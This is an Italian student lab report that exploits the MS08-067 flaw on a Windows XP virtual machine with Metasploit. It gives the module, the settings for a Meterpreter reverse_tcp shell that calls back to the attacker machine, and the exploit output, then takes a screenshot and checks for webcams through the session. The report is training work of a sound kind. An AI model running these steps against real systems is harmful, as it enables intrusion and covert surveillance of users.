REPORT

HACKING WINDOWS XP TRAMITE VULNERABILITÀ MS08-067

Alejandro Cristino
S7-L3

Traccia

L'obiettivo dell'esercizio è ottenere una sessione Meterpreter su una macchina Windows XP target sfruttando la vulnerabilità MS08-067 utilizzando Metasploit. Una volta ottenuta la sessione, è necessario:

1. Recuperare uno screenshot tramite la sessione Meterpreter.

2. (Opzionale) Individuare la presenza di una webcam sulla macchina Windows XP.

Procedura

1. Configurazione dell'ambiente

Assicurati che entrambe le macchine (attaccante e target) siano nella stessa rete. Verifica le configurazioni IP e assicurati che possano comunicare tra di loro.

2. Avvio di Metasploit Su Kali Linux

Apri il terminale e avvia Metasploit: msfconsole

```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Tired of setting RHOSTS for modules? Try globally setting it
with setg RHOSTS x.x.x.x

IIIIII    dTb.dTb        _.---._
  II     4'  v  'B    .'"".'/|\`.""'.
  II     6.     .P  :  .' / | \ `.  :
  II     'T;. .;P'  '.'  /  |  \  `.'
  II      'T; ;P'    `. /   |   \ .'
IIIIII     'YvP'       `-.__|__.-'

I love shells --egypt

       =[ metasploit v6.3.43-dev                          ]
+ -- --=[ 2376 exploits - 1232 auxiliary - 416 post       ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/
```

3. Configurazione dell'exploit MS08-067

Carica l'exploit MS08-067:
use exploit/windows/smb/ms08_067_netapi
Configura i parametri dell'exploit:
set RHOST 192.168.50.150 # L'indirizzo IP della macchina Windows XP
set LHOST 192.168.50.100 # L'indirizzo IP della tua macchina Kali Linux
set PAYLOAD windows/meterpreter/reverse_tcp

```
msf6 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOST 192.168.50.150
RHOST ⇒ 192.168.50.150
msf6 exploit(windows/smb/ms08_067_netapi) > set LHOST 192.168.50.100
LHOST ⇒ 192.168.50.100
msf6 exploit(windows/smb/ms08_067_netapi) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) >
```

4. Esecuzione dell'exploit

Lancia l'exploit: exploit

Se l'exploit ha successo, otterrai una sessione Meterpreter sulla macchina Windows XP.

```
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.50.100:4444
[*] 192.168.50.150:445 - Automatically detecting the target ...
[*] 192.168.50.150:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.50.150:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.50.150:445 - Attempting to trigger the vulnerability ...
[*] Sending stage (175686 bytes) to 192.168.50.150
[*] Meterpreter session 1 opened (192.168.50.100:4444 → 192.168.50.150:1074) at 2024-07-10 05:21:28 -0400

meterpreter > help
```

5. Eseguire comandi Meterpreter

Cattura di uno screenshot:


Utilizza il comando seguente per catturare uno screenshot:

screenshot

Il comando salverà lo screenshot nella directory di lavoro corrente.

Usa il comando ls per visualizzare i file nella directory e download per scaricare lo screenshot sulla tua macchina attaccante.

```
meterpreter > screenshot
Screenshot saved to: /home/kali/QOiYnOLR.jpeg
```



Verifica della presenza di una webcam (opzionale)

Per verificare la presenza di una webcam, puoi usare i seguenti comandi:

Elenca le webcam disponibili:

webcam_list

Se ci sono webcam disponibili, verranno elencate qui. Nel nostro caso, non abbiamo rilevato webcam diponibili.

```
meterpreter > webcam_list
[-] No webcams were found
```